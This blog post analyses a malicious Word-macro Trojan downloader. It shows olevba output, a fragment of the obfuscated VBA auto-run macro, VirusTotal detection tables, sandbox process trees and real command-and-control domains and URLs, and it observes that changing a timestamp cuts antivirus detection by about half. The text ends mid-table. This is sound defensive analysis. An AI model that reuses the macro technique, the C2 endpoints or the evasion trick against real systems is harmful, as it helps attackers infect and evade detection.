

Ring 0x00

One ring to rule them all

[Home](#)

[About](#)

[Posts](#)

[Contact](#)

Maintained by [Iliya Dafchev](#)

Hosted on GitHub Pages — Theme by [mattgraham](#)

Analysis of a Trojan downloader

22 Sep 2017

Table of contents

Triage analysis

-- Strings

-- Virustotal

-- Sandbox

-- VM detonation

Dynamic analysis (word document)

Static analysis (shellcode)

-- Dump memory (svchost.exe)

Static analysis (svchost.exe)

-- Dump memory (decrypted svchost.exe)

Static and dynamic analysis (decrypted svchost.exe)

YARA rule

Snort rule

Indicators of Compromise

This time I wanted to analyse an obfuscated and/or encrypted malware. I chose a **random sample from malwr.com** and luckily it was exactly what I was looking for (well, almost...).

The malware is a MS Word document, which means the attack vector is probably email.

Before I begin, I want to say that if you can't read the text in the screenshots, because it's too small, open them in a new tab.

OK, let's begin.

Triage analysis

Strings

The first thing to do when analysing malware is to check the strings. Looking at the screenshots below, you can see strings like “*Public Declare Function...*”, or “*NtWriteVirtualMemory*” which means it probably uses VBA script (as expected), and also makes use of low level native API functions for writing and allocating memory.

A	00000001E0D2	00000001E0D2	0	Shlwapi.dll
A	00000001E108	00000001E108	0	ntdll.dll
A	00000001E124	00000001E124	0	AcquireSRWLockShared
A	00000001E193	00000001E193	0	consumption
A	00000001E1B6	00000001E1B6	0	GetOverlappedResult
A	00000001E227	00000001E227	0	reversionary
A	00000001E243	00000001E243	0	SleepConditionVariableSRW
A	00000001E2C2	00000001E2C2	0	quartertone
A	00000001E2DD	00000001E2DD	0	Kernel32
A	00000001E2F6	00000001E2F6	0	CreateTimerQueueTimer
A	00000001E3AC	00000001E3AC	0	birmingham
A	00000001E3C6	00000001E3C6	0	NtWriteVirtualMemory
A	00000001E48B	00000001E48B	0	gelasmaqr
A	00000001E4A4	00000001E4A4	0	NtAllocateVirtualMemory

Public Declare Function propane Lib "Shlwapi.dll" Alias "SleepConditionVariableSRW" (ByVal kenning As Any, lachrymis As Any, dispatch As Any, dithering As Any) As Long

I wouldnt be in my truck

I used **olevba** to further analyze the document.

```
olevba -d 846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb6809aedcbc2c.doc
```

You can see the results from **olevba** below. Basically it confirmed the suspicion that the document has VBA macros. On the first screenshot you can see a summary of the analysis.

```
VBA FORM STRING IN '846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb680
```

```
Tahomab5
```

Type	Keyword	Description
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	Lib	May run code from a DLL
Suspicious	Hex Strings	Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	ntdll.dll	Executable file name
IOC	Shlwapi.dll	Executable file name
IOC	Ntdll.dll	Executable file name

It also has a large encoded string, which is probably a file or a very long shellcode.

[illegible]

On these screenshots you can see part of the VBA script, which uses `Document_Open()` function, to automatically start the script when the document is opened (works only the user enables macros).

```
VBA MACRO ThisDocument.cls
in file: 846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb6809aedcbc2c.doc - OLE stream: u'Macros/VBA/ThisDocument'
-----

Function policeman(kola, haft, restrengthen)
tribs = ivosi(40 / 8)
#If (7 * 4 + 5) > (7 - 2 * 1) And (20 - 5 * 4) * 2 < (tribs) Then
Dim earthwork As String
Dim basilar As String
Dim jets As LongPtr
Dim abjurationabjurement As LongPtr
Dim saiga As LongPtr
Dim cobbler As Integer
Dim miasm As LongPtr

Private Sub Document_Open()
Dim anatropous As Long
Dim polypodium As Byte
lilyturf = "effectiveness"
abraham
dragging = 1
halberd = 3995
allmains = 169534
Pmt 0, dragging, 20175, 26084, 7
End Sub
Sub abraham()
Dim galeorninus As Variant
Dim brachycephalic As Byte
inclusive.falconidae.Value = Day(#12/5/2013#)
varday = argon = "bugle"
eel = "proxemics"
chancellor = "beginner"
goosh = "macte"
overcoat = "monacan"


chaetodipterus = "bravely"
```

Virustotal

To make the analysis easier and gain some additional information, it's good to check the results from online malware analysis services like [virustotal](#), [malwr](#) or [hybrid-analysis](#) Many AV solutions classify it as

Trojan/Downloader.

I also took the chance to make a little experiment. First I searched for the malware by hash. You can compare with the hash from malwr to verify that it's the same sample. The last time it was analysed was 30.08.2017 with 34 detections.



The screenshot shows the VirusTotal interface for a Word document (DOC). The file name is 3cb66ea253539d2aa954f61775eef9d.doc, and the file size is 214.5 KB. The last analysis was performed on 2017-08-30 at 17:33:27 UTC. The community score is -32. The SHA-256 hash is 846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb6809aedcbc2c. The interface shows 34 engines detected this file, with a tab for 'Detection' selected. The detection results are as follows:

Engine	Detection
Ad-Aware	Trojan.GenericKD.12160829
AegisLab	Troj.Downloader.Msoffice!c
AhnLab-V3	W97M/Downloader
ALYac	Trojan.Downloader.W97M.Gen
Arcabit	Trojan.Generic.DB98F3D
Avast	Other:Malware-gen [Trj]
AVG	Other:Malware-gen [Trj]
Baidu	VBA.Trojan.Kryptik.av
BitDefender	Trojan.GenericKD.12160829
ClamAV	Doc.Dropper.Agent-6335864-0
Cyren	Trojan.YXRG-9
DrWeb	modification of W97M.Suspicious.1
Emsisoft	Trojan.GenericKD.12160829 (B)
eScan	Trojan.GenericKD.12160829

Virustotal also finds the VBA code and detect the code page as Cyrillic.

OLE Compound File Info ⓘ

Commonly Abused Properties

- ⚠ May execute code from Dynamically Linked Libraries.
- ⚠ Makes use of macros

Macros And VBA Code Streams

+ ThisDocument.cls

+ adultress.bas


exe-pattern

run-dll

Summary Info

Application Name	Microsoft Office Word
Character Count	5
Code Page	Cyrillic
Creation Datetime	2017-08-15 12:55:00
Edit Time	0
Last Saved	2017-08-16 11:09:00
Page Count	2
Revision Number	1
Security	8
Template	Normal
Word Count	0

I rescanned the file, and the number of AV solutions that detect the malware, at the time I'm writing this, is now 38.



38 engines detected this file

SHA-256 846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb6809aedcbc2c

File name 3cb66ea253539d2aa954f61775eecf9d.doc

File size 214.5 KB

Last analysis 2017-09-20 16:17:57 UTC

Community score -32

38 / 58

Detection

Details

Relations


Community 3

Ad-Aware	! Trojan.GenericKD.12160829	AegisLab	! Troj.Downloader.Msofficelc
AhnLab-V3	! W97M/Downloader	ALYac	! Trojan.Downloader.W97M.Gen
Arcabit	! Trojan.Generic.DB98F3D	Avast	! Other:Malware-gen [Trj]
AVG	! Other:Malware-gen [Trj]	Baidu	! VBA.Trojan-Downloader.Agent.byu
BitDefender	! Trojan.GenericKD.12160829	CAT-QuickHeal	! W97M.Downloader.BLR
ClamAV	! Doc.Dropper.Agent-6335864-0	Comodo	! TrojWare.VBS.TrojanDownloader.Agent...
Cyren	! W97M/Downldr	DrWeb	! modification of W97M.Suspicious.1

Then, I changed only the modification timestamp of the document (added a title, saved, then removed title), effectively also changing the hash.

Related Dates		Related Dates	
Last Modified	8/16/2017 1:09 PM	Last Modified	Today, 5:38 PM
Created	8/15/2017 2:55 PM	Created	8/15/2017 2:55 PM
Last Printed	Never	Last Printed	Never

And now only 19 AV solutions successfully detect it. This goes to show how ineffective many AV programs are. With a simple modification the malware author can cut the detection rate in half!



19 engines detected this file

SHA-256 5798e13654259a4da517ccfe23880f759b18fbc33e9c1299e3c8997c324b03af

File name 846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb6809aedcbc2c.bin

File size 214 KB















Last analysis 2017-09-20 16:39:16 UTC

19 / 58























Detection

Details

Community

Baidu	 VBA.Trojan-Downloader.Agent.byu	CAT-QuickHeal	 W97M.Downloader.BLR
Cyren	 W97M/Downldr	DrWeb	 modification of W97M.Suspicious.1
F-Prot	 New or modified W97M/Downldr	Fortinet	 WM/Agent.CF9D!tr
Kaspersky	 HEUR:Trojan-Downloader.MSOffice.Generic	McAfee	 W97M/Downloader.cfc
McAfee-GW-Edition	 W97M/Downloader.cfc	Microsoft	 TrojanDownloader:O97M/Damatak.A
NANO-Antivirus	 Trojan.Script.Downloader.espmja	Qihoo-360	 virus.office.qexvmc.1080
Rising	 Downloader.Damatak!8.E8D4 (TOPIS:QjbO8sVNTmU)	Sophos AV	 Troj/DocDI-JYX

Below is the full list of AV programs that successfully detect it after the timestamp modification. I'm actually surprised that ESET and Bitdefender are not on the list.

Detection	Details	Community		
Baidu	 VBA.Trojan-Downloader.Agent.byu	CAT-QuickHeal	 W97M.Downloader.BLR	
Cyren	 W97M/Downldr	DrWeb	 modification of W97M.Suspicious.1	
F-Prot	 New or modified W97M/Downldr	Fortinet	 WM/Agent.CF9D!tr	
Kaspersky	 HEUR:Trojan-Downloader.MSOffice.Generic	McAfee	 W97M/Downloader.cfc	
McAfee-GW-Edition	 W97M/Downloader.cfc	Microsoft	 TrojanDownloader:O97M/Damatak.A	
NANO-Antivirus	 Trojan.Script.Downloader.espmja	Qihoo-360	 virus.office.qexvmc.1080	
Rising	 Downloader.Damatak!8.E8D4 (TOPIS:QJbO8sVNTmU)	Sophos AV	 Troj/DocDI-JYX	
Symantec	 W97M.Hancitor!gen1	TrendMicro	 W2KM_HANCITOR.YYSYN	
TrendMicro-HouseCall	 W2KM_HANCITOR.YYSYN	WhiteArmor	 Malware.HighConfidence	
ZoneAlarm	 HEUR:Trojan-Downloader.MSOffice.Generic	Ad-Aware	 Clean	
AegisLab	 Clean	AhnLab-V3	 Clean	

Sandbox

The sandbox analysis at malwr.com is shown below. You can see the original filename and the hashes.

File Details

FILE NAME	Invoice_286872.doc
FILE SIZE	219648 bytes
FILE TYPE	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.1, Code page: 1251, Template: Normal, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Tue Aug 15 12:55:00 2017, Last Saved Time/Date: Wed Aug 16 11:09:00 2017, Number of Pages: 2, Number of Words: 0, Number of Characters: 5, Security: 8
MD5	3cb66ea253539d2aa954f61775eef9d
SHA1	0f648c4065c2b1d644d9b950c9ecb09be453b8ff
SHA256	846fe7d28d9134a06a3de32d7a102e481824cca8155549c889fb6809aedcbc2c
SHA512	187396e171358891f50eec43b30475442937bdc7b70fea427f5f56fee5663942e52ead1649227b1cf794927f1829f72e617ed95d50a2fb9e9ee9a8d992e2c954
CRC32	3C1B1097
SSDEEP	6144:xVs2OTouvWGZ6vd6bWcKzRIUIoRRERI2Zh9:xVs2OTDvpZ6QWLloRRERI2Zh9
YARA	None matched
Download	

The malware connects to several domains and IP addresses. It probably uses [api.ipify.org](#) and [checkip.dyndns.org](#) to find the public IP address of the infected machine. The rest are likely C2 domains.

Hosts

IP
184.73.219.138
217.182.255.155
192.185.162.70
62.109.5.24
83.217.11.47
216.146.43.71
193.11.114.46

Domains

DOMAIN	IP
api.ipify.org	184.73.220.206
setedranty.com	217.182.255.155
sherenplumbingheating.com	192.185.162.70
resjohnletold.com	62.109.5.24
fehectertrew.com	83.217.11.47
checkip.dyndns.org	91.198.22.70

It also spawns several processes:

```
graph TD
    WINWORD.EXE[WINWORD.EXE 1332] --> svchost.exe[svchost.exe 404]
    WINWORD.EXE --> explorer.exe[explorer.exe 1572]
    WINWORD.EXE --> Explorer.EXE[Explorer.EXE 1420]
    WINWORD.EXE --> ctfmon.exe[ctfmon.exe 1652]
    WINWORD.EXE --> msixec.exe[msiexec.exe 1588]
    WINWORD.EXE --> tor.exe[tor.exe 544]
    WINWORD.EXE --> certutil.exe[certutil.exe 1676]
```

WINWORD.EXE svchost.exe cmd.exe svchost.exe BN48.tmp explorer.exe Explorer.EXE ctfmon.exe msiexec.exe tor.exe certutil.exe

Sends 18 HTTP requests.

Quick Overview Domains (6) Hosts (7) HTTP (18) IRC (0) SMTP (0)

Static Analysis


Behavioral Analysis

Network Analysis

HTTP Requests


URI
http://fehectertrew.com/bdl/gate.php

Screenshot of the opened document.





VM detonation

To gather more information, I also ran it in my VM (although it won't be any different from the results at malwr.com).



On my VM it creates only one process - *svchost.exe*. You'll see later why. Checking the strings of *svchost.exe*, with *Process Hacker*, shows interesting domains. Some of them (the russian ones) weren't shown in the mawlr.com analysis.

	WINWORD.EXE	4004	0.06	16.12 MB	IE11WIN7\IEUser	Microsoft Word
	svchost.exe	1808		98.08 MB	IE11WIN7\IEUser	Host Process for Windows Services

Address	Length	Result
0x209ed0	14	setedranty.com
0x2314d0	107	http://setedranty.com/ls5/forum.php http://attotperat.ru/ls5/forum.php http://robtetoftwas.ru/ls5/forum.php

Address	Length	Result
0x18f3ac	15	robtetoftwas.ru
0x201f1a	19	st: robtetoftwas.ru
0x209e72	13	btetoftwas.ru
0x209eb8	13	attotperat.ru
0x216374	30	robtetoftwas.ru
0x2314d0	107	http://setedranty.com/ls5/forum.php http://attotperat.ru/ls5/forum.php http://robtetoftwas.ru/ls5/forum.php
0x2344ba	34	tp://robtetoftwas.ru/ls5/forum.php
0x23451a	34	tp://robtetoftwas.ru/ls5/forum.php
0x2346fa	34	tp://robtetoftwas.ru/ls5/forum.php
0x2397d1	35	tp://robtetoftwas.ru/ls5/forum.php
0x23b228	30	obtetoftwas.ru
0x23b2f0	26	Httotperat.ru
0x23b522	28	obtetoftwas.ru
0x23b6b0	26	uttotperat.ru
0x2470d8	15	robtetoftwas.ru
0x24710a	13	btetoftwas.ru
0x24713a	13	btetoftwas.ru
0x24719a	13	btetoftwas.ru
0x24d522	70	ttp://robtetoftwas.ru/ls5/forum.php
0x253274	26	attotperat.ru
0x25340c	30	robtetoftwas.ru
0x25592e	24	%etoftwas.ru
0x7b00894	30	robtetoftwas.ru
0x7b00c3c	15	ROBTETOFTWAS.RU

Address	Length	Result
0x209e88	13	api.ipify.org
0x214bf6	36	#://api.ipify.org/
0x4041fc	20	http://api.ipify.org

The trace from **Process Monitor** doesn't show anything I don't know already. The malware starts a new **svchost.exe** process and the new process tries to connect to some IP addresses.

1:35:3...	WINWORD.EXE	2852	CreateFile	C:\Windows\System32\svchost.exe	SUCCESS	Desired Access: Read Data/List Directory, Execute/Traverse, Read Attributes, Synchronize, Disposition...
1:35:3...	WINWORD.EXE	2852	CreateFileMapping	C:\Windows\System32\svchost.exe	FILE LOCKE...	SyncType: SyncTypeCreateSection, PageProtection: PAGE_EXECUTE
1:35:3...	WINWORD.EXE	2852	CreateFileMapping	C:\Windows\System32\svchost.exe	SUCCESS	SyncType: SyncTypeOther
1:35:3...	WINWORD.EXE	2852	QuerySecurityFile	C:\Windows\System32\svchost.exe	SUCCESS	Information: Label
1:35:3...	WINWORD.EXE	2852	QueryNameInformationFile	C:\Windows\System32\svchost.exe	SUCCESS	Name: \Windows\System32\svchost.exe
1:35:3...	WINWORD.EXE	2852	Process Create	C:\Windows\System32\svchost.exe	SUCCESS	PID: 2136, Command line: "C:\Windows\System32\svchost.exe"
1:35:3...	WINWORD.EXE	2852	QuerySecurityFile	C:\Windows\System32\svchost.exe	SUCCESS	Information: Owner, Group, DACL, SACL, Label
1:35:3...	WINWORD.EXE	2852	QueryBasicInformationFile	C:\Windows\System32\svchost.exe	SUCCESS	CreationTime: 7/14/2009 12:19:28 AM, LastAccessTime: 7/14/2009 12:19:28 AM, LastWriteTime: 7/1...
1:35:3...	WINWORD.EXE	2852	CloseFile	C:\Windows\System32\svchost.exe	SUCCESS	
	svchost.exe	2136	TCP Connect	10.0.2.15:49170 -> 184.73.220.206:80	SUCCESS	Length: 0, mss: 1460, sackopt: 0, tsopt: 0, wsopt: 0, rcvwin: 64240, rcvwinscale: 0, seq...
	svchost.exe	2136	TCP Send	10.0.2.15:49170 -> 184.73.220.206:80	SUCCESS	Length: 164, starttime: 6214, endtime: 6214, seqnum: 0, connid: 0
	svchost.exe	2136	TCP Receive	10.0.2.15:49170 -> 184.73.220.206:80	SUCCESS	Length: 203, seqnum: 0, connid: 0

svchost.exe	2136	TCP Reconnect	10.0.2.15:49171 -> 138.201.163.62:80	SUCCESS	Length: 0, seqnum: 0, connid: 0
svchost.exe	2136	Thread Exit		SUCCESS	Thread ID: 2448, User Time: 0.0000000, Kernel Time: 0.0000000
svchost.exe	2136	TCP Reconnect	10.0.2.15:49171 -> 138.201.163.62:80	SUCCESS	Length: 0, seqnum: 0, connid: 0
svchost.exe	2136	TCP Reconnect	10.0.2.15:49172 -> 62.109.18.138:80	SUCCESS	Length: 0, seqnum: 0, connid: 0
svchost.exe	2136	TCP Reconnect	10.0.2.15:49172 -> 62.109.18.138:80	SUCCESS	Length: 0, seqnum: 0, connid: 0
svchost.exe	2136	Thread Create		SUCCESS	Thread ID: 3996

API monitor shows that the Word process allocates memory with *NtAllocateVirtualMemory* and RWX permissions, then writes 5883 bytes with *NtWriteVirtualMemory* and after that calls *CreateTimerQueueTimer* which can execute code and one of its arguments is an address that points inside the previously written memory.

C:\Program Files\Microsoft Office\Office14\	KERNELBASE.dll	NtAllocateVirtualMemory (GetCurrentProcess(), 0x00167398, 0, 0x00167384, MEM_COMMIT, PAGE_READWRITE)
C:\Windows\System32\svchost.exe - PID: 181	VB7.DLL	NtWriteVirtualMemory (GetCurrentProcess(), 0x00167a34, 0x00167ba4, 4, NULL)
C:\Windows\system32\DllHost.exe - PID: 293	VB7.DLL	NtAllocateVirtualMemory (GetCurrentProcess(), 0x00167a10, 0, 0x00167a0c, MEM_COMMIT, PAGE_EXECUTE_READWRITE)
C:\Windows\system32\DllHost.exe - PID: 688	VB7.DLL	NtWriteVirtualMemory (GetCurrentProcess(), 0x06c50000, 0x061bf984, 5883, NULL)
	VB7.DLL	CreateTimerQueueTimer (0x00167df8, NULL, 0x06c51090, NULL, 0, 0, WT_EXECUTEDEFAULT)
	KERNELBASE.dll	NtAllocateVirtualMemory (GetCurrentProcess(), 0x03f0f018, 0, 0x03f0f004, MEM_COMMIT, PAGE_READWRITE)

One of the things *svchost.exe* probably does is process enumeration. You can see that it iterates through all processes.

C:\Program Files\Adobe\ARM	#	Time of Day	Thread	Module	API
C:\Program Files\Microsoft Office\Office14\	1	1:56:14.311 PM	1	KERNELBASE.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 0)
C:\Windows\System32\svchost.exe - PID: 181	2	1:56:14.321 PM	1	KERNELBASE.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 4)
C:\Windows\system32\DllHost.exe - PID: 293	3	1:56:14.321 PM	1	KERNELBASE.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 220)
C:\Windows\system32\DllHost.exe - PID: 688	4	1:56:14.321 PM	1	KERNELBASE.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 292)
C:\Windows\system32\DllHost.exe - PID: 322	5	1:56:14.321 PM	1	KERNELBASE.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 344)
	6	1:56:14.321 PM	1	KERNELBASE.dll	OpenProcess (PROCESS_QUERY_INFORMATION, FALSE, 352)

Name	PID
System Idle Process	0
System	4
smss.exe	220
Interrupts	
csrss.exe	292

TcpLogView logs only one connection.

Eve...	Local Ad...	Remote Address	Remote H...	Local P...	Remote Port	Process ID	Process Name
Open	10.0.2.15	184.73.220.206	ec2-184-...	49161	80	1804	svchost.exe
Close	10.0.2.15	184.73.220.206	ec2-184-...	49161	80	1804	svchost.exe

With Wireshark you can see why. One of the Command and Control domains doesn't exist anymore, the other two resolve successfully, but the servers are down. This means I won't be able to analyse the other modules of the malware, but only the dropper.

No.	Time	Source	Destination	Protocol	Length	Info
6	19.1	10.0.2.15	192.168.0.1	DNS	73	Standard query 0x525e A api.ipify.org
8	19.1	192.168.0.1	10.0.2.15	DNS	351	Standard query response 0x525e A api.ipify.org CNAME nagano-19599.herokuapp.com CNAME elb097307-934924932.us-east-1.elb.amazonaws.com A
19	20.1	10.0.2.15	192.168.0.1	DNS	87	Standard query 0x00be PTR 206.220.73.184.in-addr.arpa
22	20.1	192.168.0.1	10.0.2.15	DNS	527	Standard query response 0x00be PTR 206.220.73.184.in-addr.arpa PTR ec2-184-73-220-206.compute-1.amazonaws.com NS arin.authdns.ripe.net
23	20.1	10.0.2.15	192.168.0.1	DNS	74	Standard query 0xb531 A setedrantv.com
24	20.1	192.168.0.1	10.0.2.15	DNS	147	Standard query response 0xb531 No such name A setedrantv.com SOA a.gtld-servers.net
30	22.1	10.0.2.15	192.168.0.1	DNS	73	Standard query 0xe3a4 A attotperat.ru
31	22.1	192.168.0.1	10.0.2.15	DNS	261	Standard query response 0xe3a4 A attotperat.ru A 138.201.163.62 NS a.dns.ripn.net NS e.dns.ripn.net NS d.dns.ripn.net NS b.dns.ripn.net
36	41.1	10.0.2.15	192.168.0.1	DNS	76	Standard query 0xb860 A dns.msftncsi.com
37	41.1	192.168.0.1	10.0.2.15	DNS	552	Standard query response 0xb860 A dns.msftncsi.com A 131.107.255.255 NS d.gtld-servers.net NS a.gtld-servers.net NS l.gtld-servers.net NS
38	43.1	10.0.2.15	192.168.0.1	DNS	75	Standard query 0xc6d5 A robtetoftwas.ru
39	43.1	192.168.0.1	10.0.2.15	DNS	263	Standard query response 0xc6d5 A robtetoftwas.ru A 62.109.18.138 NS b.dns.ripn.net NS a.dns.ripn.net NS e.dns.ripn.net NS d.dns.ripn.net
43	61.1	10.0.2.15	192.168.0.1	DNS	76	Standard query 0x8337 A dns.msftncsi.com
44	61.1	192.168.0.1	10.0.2.15	DNS	552	Standard query response 0x8337 A dns.msftncsi.com A 131.107.255.255 NS l.gtld-servers.net NS c.gtld-servers.net NS f.gtld-servers.net NS

No.	Time	Source	Destination	Protocol	Length	Info
32	22.1	10.0.2.15	138.201.163.62	TCP	66	49162→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
33	25.1	10.0.2.15	138.201.163.62	TCP	66	[TCP Retransmission] 49162→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
34	31.1	10.0.2.15	138.201.163.62	TCP	62	[TCP Retransmission] 49162→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1

No.	Time	Source	Destination	Protocol	Length	Info
